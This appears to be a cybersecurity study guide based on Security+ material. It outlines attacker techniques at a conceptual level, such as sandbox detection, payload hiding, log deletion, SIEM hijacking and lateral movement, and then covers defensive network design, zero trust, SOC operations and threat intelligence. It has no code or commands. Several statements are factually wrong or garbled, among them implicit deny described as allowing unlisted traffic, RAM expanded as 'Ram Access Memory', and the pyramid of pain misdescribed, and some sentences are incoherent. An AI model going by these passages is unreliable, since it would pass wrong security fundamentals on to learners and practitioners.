15.2.1. Zeroday analysis

- A zero-day is mostly a mistake in software that the attacking team can abuse. It is called a zero-day vulnerability because the developers responding to the attack have zero-day warnings and must respond immediately.

15.2.2. Runtime & port scanning

- Port scanning and runtime will show you the common or uncommon ports and allow you to discover which services are exposed and could potentially be attacked or exploited.

15.2.3. Virtual sandboxing detection

- Many EDR and security solution use virtual machines to detect malicious behavior. Attackers will use these virtual machines to check if they run a particular hypervisor and if they do, it will not execute the malicious payload

15.2.4. Services enumeration

- This is an extension to Port scanning to find out what is running on the targeted host device

15.2.5. Only run on targeted hardware or software

- Another method is to determine what kind of software or hardware the system runs before deciding how to execute its payload

15.2.6. Hiding techniques

- **Polymorphic**
  - Code that changes its execution time randomly will be more difficult to reverse engineer and track
- **Downloading**
  - A malicious web server that was previously infected gets used to download the payload
- **Cryptography**
  - Using cryptography to make the payload unreadable, so it cannot get scanned by EDR and anti-virus solutions
- **Manipulating Data**
  - Changing data without being noticed by the EDR solution
- **Process injection**
  - A way to get malicious code into software and run in the protected core layer so that it will not get scanned by common anti-virus software

- **Precision Heap spraying**
    - Heap spraying is a technique in computer security used to facilitate arbitrary code execution. An exploit's source code that uses this technique is called a heap spray. The code that sprays the heap attempts to place a predetermined sequence of bytes in the memory of a target process by allocating (large) blocks on the process's heap and filling the bytes in these blocks with the correct values.

15.2.7. Buffer overflow

- A buffer overflow, or buffer overrun, occurs when a program while writing data to a buffer, overruns the buffer's boundaries and overwrites adjacent memory locations.

15.2.8. VM escapes and bypassing containers

- Allows it to bypass the hypervisor and inject itself directly into the kernel of the hypervisor to run malicious code. The exact count's containers but on a less sophisticated level

15.2.9. Automated or Manual Fuzzing

- Sometimes companies utilize automated or manual fuzzing to find zero days and bugs in software that the writer did not know about its existence

15.2.10. Exploitation

- It is the abuse of services and breaking into the system with an exploit or security vulnerability. It can get done in the following layers
    - Kernel
    - Driver
    - Network
    - Firmware
    - Hardware
    - Operating system

15.2.11. Bypassing

- Bypassing implies entering a computer system without being detected by the host security solution. Common ways they use to test their malware if it gets detected
    - Anti-virus
        - Deep Learning
        - Machine Learning
        - Heuristic
        - Manual analysis

15.2.11.1. Application run policy bypass

- Sometimes attackers use existing applications to get into the infrastructure. They try to bypass the following while also getting code execution

- Application Listing
- Code execution

15.2.11.2. Lateral movement

- Moving from machine to machine through the targeted network using exploits and zero-days

15.2.11.3. Weakness in Code

- Implementations of encryption models and standards

15.2.12. Deleting Logs

- Deleting logs prevents the defending team from traces and ensures the attacker can stay undetected for longer.
- Logs on Linux are usually found in /var/log. On windows, you can use a system app to access and read logs called event viewer.

15.2.13. Hijacking SIEM

- Blue team's incident response capabilities can sometimes get disabled by taking down SIEM

15.2.14. Logging servers

- As a result of containing information about the attackers' activities

15.2.15. DoS(Denial of Service) or DDoS(Distributed Denial of Service) attacks

15.2.16. Social engineering attacks

- As a result, attackers can access the network without awareness by asking for credentials, usernames, and passwords.
- This attack gives hackers good results as they include phishing attacks.

15.2.17. Active directory attacks

- The main purpose is to become a domain admin and to obtain privileged escalation to a higher position within the organization to have more control and permission within the targeted domain

15.2.18. Network devices

- Get Targeted because they are mostly 24/7 operating devices, and sometimes the blue team forgets to patch them, or there is a Zero Day for security appliances that run

15.2.19. Endpoint devices

- Phones
- Laptops
- Computers
- Servers

15.2.20. IoT

- Cameras
- Automated door systems
- PLC (Programmable logic controller)
- Air climate control systems
- Physical Access Control Systems

16. Administration Principles and Security

Any organization needs security and principles to guide its employees and protect against human errors. This highly recommends because it can help safeguard against adversaries and help create a healthy, secure posture for the organization.

16.1. Firewalls Management and Rules Management

Traffic on a firewall can be either:

- Allowed
- Denied

Default configurations can be dangerous. Because firewalls could not get properly configured, allowing all traffic to go in and out.

16.2. Secure Router Management

To secure routers, use passwords and different hostnames, so routers cannot get reconfigured without authorization. By using strong passwords on routers, we can ensure the integrity of the network. Using the system out of the box is a bad security practice. If malicious users have access to the router, they can redirect the traffic to other systems.

Secure Router Management makes them secure before deployment of them in the organization's network. Any malicious person can do a simple internet search on the same product and find the standard login credentials to log in to routers. Firmware updates should get checked regularly. Manufacturers update the firmware as security patches are applied.

16.2.1. Network Security

This section will examine some specific network security measures. In doing the use of generic products as well as different types of tunneling and endpoint security measures the security architect needs to be familiar with will be discussed.

16.2.1.1. Content Filtering

Rather than analyzing packet IP addresses or other criteria, content filtering analyzes the content of packets to determine whether they should be blocked or allowed., rather than its IP address or other criteria.

The most prominent use of content filtering is in programs that operate as add-ons to Web browsers or at a corporate gateway, blocking unacceptable messages that might be pornographic or racist. In an email environment, the use of content filtering is designed to place email advertisements and similar types of junk mail based on subject, content, or both in a spam folder that most people ignore.

16.2.1.2. Anti-Malware

Anti-malware software can be considered as a special type of content filter. However, instead of examining the content of packets for pornography, racist remarks, and similar content, this
software is focused on detecting:

- Viruses
- Worms
- Trojans

Once detected, the antimalware software will, based on its configuration, either block the packets or quarantine them. Often, antimalware is sold as a virus-checking system that operates on a separate email server in a corporate environment and checks for a variety of potentially malicious software.

16.2.2. ACLS (Access Control Lists)

It is a list that shows which users are on the network and configures if they have access or what they should be able to. It also configures what capability devices have to access the network and what actions they can carry out.

16.2.2.1. Port Security

Logical and physical security want to lock devices to restrict physical access to ports. Locking rooms so everyone can access the system and connect them to ports. Get can disable ports in the BIOS. If ports are left open, malicious people could use them to exploit them.

16.2.3. Port based authentication - 802.1X

This is a port-based authentication standard. Make sure ROGE devices cannot connect to the network. Anyone that wants to make use of the network needs to get authenticated to use the network. It gets used to secure the network, so not everyone can plug in a router and start monitoring network traffic.

16.2.4. Flood Guards

It can be a standalone device or built into the firewall. There are different types of flood guards.

- Ping Flood
- Syn flood
- All other types of floods

Some malicious persons can overwhelm the servers with too many requests. It causes a Denial of Service (DoS) attack. This attack will ensure that legitimate traffic will not reach the server by flooding it with illegitimate traffic.

16.2.5. Loop protection

The Spanning Tree Protocol (STP). Our network should not contain loops.

Implicit deny
All traffic, unless explicitly allowed, should be allowed. Everything should be detected. If it is suspicious, it will get denied.

16.2.7. Log analysis

Check what is failing, what is booming, and what access is successful good practice. Logs tell what is happening. What is happening? Could infer what happens in the future. Alert on a priority basis. The incident occurred when no one was there. Some solutions alert on specific logs that are in the priority.

16.2.8. Unified Threat Management

One device manages all threats and does everything. Firewall intrusion detection. The business has a single point of failure (SPOF).

17. Network Design Elements and components

To build a secure network, we must consider the design and components of a secure network. Identify and mitigate threats related to our network implementation to ensure organizational security.

17.1. Remote access to the organization

- VPN (Virtual Private Network)
- Authentication

VPN allows us to access the local network from outside. We use authentication to ensure that only authorized users can join the VPN.

- Telephony
- Desk phones
- VOIP
- Voice encryption

It is good practice to encrypt phone traffic. War dialing gets used to identify the network of the organization.

17.1.1. NAC Network Access Control

Can be configured with policies that allow devices to connect to the network.

17.1.2. Remediation server

If the server does not meet the requirements, it will get fixed by the health check server.
When the problems get resolved, it can join the network domain controller.

17.1.3. Health check server

This server will perform baseline checks of the programs and outdated or missing drivers on the system. Everything will be installed according to the checklist if the user's computer fails to meet the requirements.

17.1.4. Layered security defense in depth.

Make sure they need to defeat different layers of technology to get access to the servers. So the network does not get compromised if one device fails.

17.2. Virtualizations

Let us share computer resources and run multiple operating systems on one hardware platform.

17.2.1. Hypervisor

With virtualizations in which a personal computer gets hosted, install a hypervisor on the host. To use a hypervisor, VTX or AMD-V must get used in the bios settings. The hypervisor is a software environment to build computers into computers. It can share resources like

- **CPU (C**entral **P**rocessing **U**nit
- **RAM** (**R**am **A**ccess **M**emory)

- **GPU (G**raphics **P**rocessing **U**nit)
- Storage (Solid State Drives, Hard drives)
- Ports (Fiber channel, ISCI, Ethernet protocol, audio)

17.2.2. The examples of operating systems

- Microsoft operating systems (Windows or Windows Server)
- Linux distribution (Ubuntu, Fedora, Red Hat Enterprise)
- Mac OS

17.2.3. The advantages of running multi systems with a hypervisor

It is possible to run multiple servers and machines on the same host using the power hypervisor software environment. The software would get installed there. Using a hypervisor can also save us money because

- Hardware costs
- Licensing
- Electricity
- Software licensing.

Virtualization allows the business to buy a powerful server that can do everything instead of separate boxes that all do different jobs. A hypervisor allows it to utilize the howl system and ensure it is always working and using the hardware to its fullest potential.

17.2.4. Test environments with a hypervisor

Virtualization allows testing the environments. Do not deploy them straight away. Try them out first to see if they work correctly.

17.2.5. Are there any security concerns with virtualizations?

It is possible to cripple the virtual host machines or, worse yet, to have the hypervisor hijacked by a malicious intruder if we do not secure our virtual host machines. Christopher Hoff sounded the alarm about the unintended consequences of virtualization and cloud computing in 2008 in a slide (slide # 23) he presented in his deck titled “The Four Horsemen of the Virtualization Security Apocalypse” 65 In his deck, Hoff outlined the many and varied potential vulnerabilities of virtualized systems and identified the various attack surfaces and threat avenues they face. “ He categorizes seven modes of attack:

1. Guest OS to guest
2. Guest to host or hypervisor
3. Guest OS to self
4. External to host or hypervisor
5. External to guest OS
6. Host or hypervisor to others
7. Hardware to hypervisor

17.2.6. Single point of failure

It is not a single point of failure so that multiple people can learn multiple roles; if one person is missing, somebody else is available. It helps ensure the availability concept of the **CIA triad** (**C**onfidentiality, **I**ntegrity & **A**vailability).

Source:
CompTIA Security+ Study Guide | Cybrary

Video series on these topics:
Professor Messer's 220-1102 A+ Study Group - January 2023
How to Pass Your N10-008 Network+ Exam
CompTIA Linux+: Introduction to Linux & the Command Line #1
How to Pass your SY0-601 Security+ Exam
CompTIA Cloud+ Certification EXAM NUMBER: CV0-003 Learning Playlist Intro
CompTIA CySA+ Full Course Part 01: What is the CompTIA CySA+ Exam?
Nmap Basics For Beginners - COMPTIA Pentest+ Course Preparation TryHackMe
01# CompTIA Advanced Security Practitioner (CASP) - Introduction


18. Defensible Network Architecture 2.0

Has been developed by Richard Bejtlich to help defenders to give themselves a fighting chance by deploying a defensible network architecture. There are three common ways to help protect data they are

- Network physical design (How the organization's physical network got designed)
- Knowing where valuable data is (Important because then you know what to protect)
- Threat enumeration (It is helpful to know whether your systems are vulnerable and easy to attack)

The rest of this concept mainly consists of seven pillars.

- **Monitoring**
    - Software products and services combine security information and event management. They provide real-time analysis of security alerts generated by applications and network hardware
- **Inventoried**
    - Identifying asset location, purpose, Data classification, Criticality, Owner, and contact method (CIS- top18)
- **Controlled**
    - Enforces access control at the host, network, and application levels to permit authorized activities and deny everything else
- **Claimed**
    - The Asset owner listed in the inventory is
- **Minimized**
    - Disabled unnecessary services, protocols, and software
- **Current**
    - Keep assets patch status and configuration up-to-date with the latest standards
- **Measured**
    - Measure the progress against the previous step using key performance metrics



Source: Richards Diagram for the security process:


18.1. Defensible Network Design

Traditional data center networks utilize a three-tier design that consists of a core, distribution, and access layer of switches. Designing a network with these drawings is crucial to understand the networking architecture better. Do remember to consider an exemplary network architecture compared to a bad one. One more important consideration is knowing the adversary will break in and how to protect the most precious data. Think of using a SIEM and performing regular auditing if files got accessed without proper authorization.

- Conceptual Design
    - The high-level design of the network (the diagram)
- Logical Design
    - Information access (data flow)
- Physical design
    - Physical devices interconnect together (technical diagram)

Segment the network into security zones:

- Public
    - No trust (the Internet)
- Demilitarized Zone
    - Low Trust (web, DNS, and email servers)
- Middleware
    - Separate DMZ from the corporate network (Proxy Server)
- Private
    - Internal systems (printers, databases, and file servers)



Example of a tiered network design

Source:
https://miro.medium.com/max/4800/0*95r6GhTBRv3PMy15.png

18.2. System and Network Authorization

After making these considerations, it is essential to understand that we must implement access control to protect the systems from unauthorized access. There are many kinds of authorization systems.

- Role-Based Access Control
  - Allows granting access by roles
- Attribute-based access control
  - Let us determine access by user characteristics, object characteristics, action types, and more

18.3. Zero Trust Network Architecture

In the modern security posture, traditional security methods have only sometimes worked out great for companies. Why are many cybersecurity vendors and organizations trying to move over to ZTNA? It allows them to establish a way safer. Never trust and always verify that the model gets used. Trust modeling is usually gets applied to


- Users
- Devices
- Network Traffic

- Applications
- Data

The policies that apply for logins for Trust are

- User identity and type of credential (human, programmatic)
- Credential privileges on each device
- Normal connections for the credential and device (behavior patterns)
- Endpoint hardware type and function
- Geo location
- Just in time access (JIT)
- Firmware versions
- Authentication protocol and risk
- Operating system versions and patch levels
- Applications installed on endpoint
- Security or incident detections including suspicious activity and attack recognition

If needed, more guidance on applying ZTNA. Microsoft has a great guide on implementing ZTNA.



Source:
[Implementing a Zero Trust security model at Microsoft]
[Zero Trust Architecture]

Video:
[SANS Webcast - Zero Trust Architecture]

18.4. Login authentication

Authentication is the process of verifying the identity of a user, device, or system in a secure system. It is a critical component of security in any organization, as it helps to ensure that only authorized users have access to sensitive information and resources. Several authentication methods can get used in a secure system, including

- **Passwords**

    - The most common method of authentication where a user is required to enter a unique combination of letters, numbers, and symbols to gain access to a system
- **Two-factor authentication (2FA)**
    - Requires a user to provide a second form of authentication, such as a code sent to a mobile phone, in addition to a password
- **Biometric authentication**
    - Physical characteristics, such as a fingerprint or facial recognition, to verify a user's identity
- **Token-based authentication**
    - A physical token, such as a key fob or card, that generates a unique code to gain access to a system

To prevent unauthorized access and potential security breaches, organizations must regularly update and maintain robust authentication protocols. It may include updating passwords regularly, implementing 2FA, and staying up-to-date with the latest biometric and token-based technologies.

18.4.1. FIDO

To protect businesses from online threats such as phishing and password-based breaches, the FIDO Alliance standard, or Fast IDentity Online, is an open, interoperable authentication standard.

A key characteristic of FIDO is robust and two-factor authentication (2FA), such as biometrics or hardware tokens. Users must also provide a second factor to access their accounts, such as a fingerprint or security key. Because of this, attackers must obtain both the password and the device or biometric information in addition to the password to gain unauthorized access.

Because it helps prevent unauthorized access to sensitive data and systems, FIDO is essential for organizations to protect themselves. cyber-attacks are rising, so organizations need robust security measures to protect themselves. Organizations can significantly reduce their vulnerability to password-based attacks and cybercrime by implementing FIDO.

Source:
FIDO Alliance
SANS Webcast - Trust No One: Introducing SEC530: Defensible Security Architecture

Video:
Video: APAC 2021: FIDO Technology and Standards Update

18.5. Security Operations Center (SOC)

A security operations center (SOC) is a dedicated team within an organization that monitors, detects, and responds to cybersecurity threats and incidents. SOCs are typically maintained by security analysts, engineers, and other professionals with experience identifying and mitigating cybersecurity risks. SOCs operate as the central hub for security activities within an organization. They are typically responsible for tasks including

- Monitoring and analyzing security logs and alerts from a variety of sources, including
    - Network devices
    - Servers
    - Applications
    - Other systems
- Investigating potential security incidents, including analyzing and triaging alerts, performing forensic analysis, and coordinating response efforts. Developing and implementing
    - Security policies
    - Procedures
    - Standards
- Conducting vulnerability assessments and penetration testing to identify potential security weaknesses
- Providing guidance and support to other teams within the organization on security-related topics
- The SOC is critical in helping organizations protect themselves against cyber-attacks and other security threats

Source:
[Information security operations center - Wikipedia]

Video:
[What are Security Operations Centers ?]

What Is A Security Operations Center? (SOC Expert Explains) | PurpleSec

18.6. Intelligent security operations

Intelligent security operations is the use of advanced technologies and techniques to improve the effectiveness and efficiency of the organization's security. This practice is also known as SecOps. Using machine learning, data analytics, and other cutting-edge technologies aids security teams in identifying potential threats and responding more rapidly and effectively to them.

Intelligent security operations can provide several benefits, including automating and streamlining specific tasks, reducing false positives, and improving overall situational awareness. By leveraging advanced technologies, security teams can better protect their organizations from potential threats and reduce the impact of security incidents.

Video:
What does an intelligent Security Operations Center (SOC) look like?


18.6.1. The OODA loop

The OODA loop Is a decision-making process designed by military strategists and United States Air Force Colonel John Boyd, also known as the **O**bserve-**O**rient-**D**ecide-**A**ct loop. In addition to helping individuals and organizations adapt quickly to changing situations and make effective decisions, it is a cyclical process. The OODA loop consists of four stages

- Observe
- Orient
- Decide
- Act

Observation is the process of collecting and analyzing data, while orientation is the process of interpreting and interpreting data so that it fits into the overall context of the situation. The decision stage involves gathering and analyzing information to make a decision. The act stage involves implementing the decision.

Individuals and organizations can adapt and respond more effectively to changing circumstances by constantly gathering and analyzing new information. The OODA loop gets designed to be a continuous process, with each stage feeding into the next. The OODA loop can impact military operations, business strategy, and personal decision-making.



John Boyd's OODA loop


18.7. Triage using digital forensics and incident response

Is an important concept in incident response and forensic analysis that refers to prioritizing and organizing tasks based on their importance and urgency.

In the context of incident response, triage is the process of quickly assessing the severity of an incident and determining the appropriate response. This may involve categorizing the incident as **low**, **medium**, or **high** priority and assigning resources and personnel accordingly.

In forensic analysis, triage identifies and prioritizes the most critical evidence in a case. This may involve sorting through large amounts of data and selecting only the most relevant and valuable information for further analysis.

Triage is crucial in incident response and forensic analysis because it allows teams to focus on the most issues, ensuring they are addressed promptly and efficiently. Incident responders and forensic analysts must quickly and accurately assess the situation and prioritize their efforts to resolve the incident or gather the necessary evidence effectively.



Video:
[SOC 101: Real-time Incident Response Walkthrough]


18.8. The pyramid of pain

Is a concept in threat intelligence that refers to the relative difficulty and cost of defending against different types of threats. The pyramid is often depicted as a pyramid with the base representing the most common and least severe threats and the apex representing the rarest and most severe threats.

According to the pyramid of pain, the most common and least severe threats are easy to detect and defend against and cause the least amount of pain. These threats may include spam, phishing attacks, and malware easily detected and blocked by antivirus software.

As you move up the pyramid, the threats become more targeted and sophisticated and, therefore, more difficult and costly to defend. These threats may include advanced persistent threats (APTs), zero-day vulnerabilities, and nation-state cyber espionage.

The pyramid of pain helps prioritize threat intelligence efforts and allocate resources to defend against the most severe and costly threats. It can also help organizations understand the relative importance of different types of threats and the measures they must take to defend against them.



18.9. Cyber threat intelligence

Cyber threats continue to evolve continuously, and organizations must protect themselves from them. Organizations can defend against attacks proactively and mitigate potential damage by continuously gathering and analyzing information about potential threats.

In addition, Organizations can prioritize their defenses and allocate resources effectively through cyber threat intelligence. If they understand the specific threats that are most likely to affect them, they can focus on those that need the most attention. defenses get adequate Cyber threat intelligence allowing organizations to stay one step ahead of potential attackers and reduce the likelihood of a successful breach.

An organization's cybersecurity strategy depends heavily on cyber threat intelligence. Organizations can proactively defend themselves against attacks and mitigate attackers that have compromised a system or network, potential threats, and defenses, and allocate resources accordingly. Cyber Threat Intelligence (CTI) is the collection and analysis of information about cyber threats and adversaries. It is used to create threat models that provide an ability to make informed decisions for

- cyber threat preparedness
- Prevention
- Detection
- Response actions

against various existing, emerging, and predicted cyber threats or attacks. The CTI program helps senior business leaders make strategic, operational, and tactical decisions on existing, emerging, and predicted cyber threats or attacks to the organization. It also helps organizations identify and mitigate various business risks by converting unknown threats into known threats and recommending advanced and proactive defense strategies. CTI is both a product (report, presentation, or message) and a process (collect, process, and produce).

The organization develops their Cyber Threat Intelligence (CTI) strategy based on their business requirements and risk level. CTI helps reduce the effectiveness of existing, emerging, and predicted cyber threats or attacks faster and better, it also helps in recommending actionable strategies and tactics that can be implemented to help mitigate cyber risk, it helps organizations identify adversarial opportunities for attack and proactively mitigate cyber risks. CTI Provides high-level situational awareness to management and executives to understand significant threats to protect critical assets and business processes. CTI Provides analyzed Threat Actor Campaigns that help security teams shift their investigation from specific indicators to attack TTPs, speeding up their investigations. CTI requirements are that the products should be

- Objective
- Timely
- Accurate
- Actionable

Cyber Threat Intelligence requirements need to come top-down, NOT bottom-up. Cyber Threat Intelligence works best on top of an already functioning security program which sits on top of a mature IT organization. Actionable Threat Feeds require Quality IOC's (low volume, high quality) over Quantity IOC's (high volume, low quality). General Requirements for CTI Success: A Solid Planning and Direction document, Priority Intelligence Requirements (PIR's), and a Mature, well-functioning IT organization.

Source:
Cyber threat intelligence - Wikipedia
Threat intelligence - Wikipedia

Video:
The Cycle of Cyber Threat Intelligence

